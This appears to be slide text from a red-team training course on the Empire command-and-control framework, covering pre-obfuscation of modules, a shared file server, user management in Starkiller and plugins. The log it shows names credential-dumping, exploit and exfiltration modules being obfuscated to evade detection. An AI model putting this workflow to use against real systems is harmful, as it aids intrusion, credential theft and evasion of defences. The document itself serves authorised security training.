
```
Obfuscating Invoke-Mimikatz.ps1 ...
[*] Obfuscating Invoke-NTLMExtract.ps1...
[*] Obfuscating Invoke-TokenManipulation.ps1...
[*] Obfuscating Invoke-PowerDump.ps1...
[*] Obfuscating Invoke-SharpSecDump.ps1...
[*] Obfuscating Invoke-Rubeus.ps1...
[*] Obfuscating Invoke-InternalMonologue.ps1...
[*] Obfuscating Get-VaultCredential.ps1...
[*] Obfuscating Invoke-Kerberoast.ps1...
[*] Obfuscating dumpCredStore.ps1...
[*] Obfuscating DomainPasswordSpray.ps1...
[*] Obfuscating Invoke-DCSync.ps1...
[*] Obfuscating Invoke-CredentialInjection.ps1...
[*] Obfuscating Invoke-SessionGopher.ps1...
[*] Obfuscating Get-LAPSPasswords.ps1...
[*] Obfuscating Set-Wallpaper.ps1...
[*] Obfuscating Invoke-Thunderstruck.ps1...
[*] Obfuscating Invoke-VoiceTroll.ps1...
[*] Obfuscating Exploit-EternalBlue.ps1...
[*] Obfuscating Exploit-JBoss.ps1...
[*] Obfuscating Exploit-Jenkins.ps1...
[*] Obfuscating Invoke-SpoolSample.ps1...
[*] Obfuscating Invoke-EgressCheck.ps1...
[*] Obfuscating Invoke-PostExfil.ps1...
   Obfuscating Invoke-ExfilDataToGitHub.ps1...
    Obfuscating Get-SQLQuery.ps1 ...
    Obfuscating Out-Minidump.ps1 ...
```

- Pre-Obfuscation Runs all modules through Invoke-Obfuscation and saves the obfuscated modules
- Can save sometime by obfuscating everything once
- Can pretest modules before sending out to ensure obfuscation command was sufficient



File Management


- Empire hosts a file server for allowing multiple operators to share files
- Files are stored in the "Downloads" folder
- Some modules allow files to be used, these are uploaded to the server during execution






User Management

- User management can be done in Starkiller or Empire Client
- Starkiller has a more intuitive interface
- Options:
 - Create User
 - Enable/disable
 - Userlist





Empire Plugins



- Plugins are extremely powerful
- Can be loaded with nearly anything
- Examples:
 - Eternal Blue
 - Nmap
 - Enhanced Reporting (PDFs)
 - MITRE ATT&CK Emulation
 - Socks Proxy Server
 - Chisel Server



Exercise 6: Plugin Execution

Exercise 6



Questions?



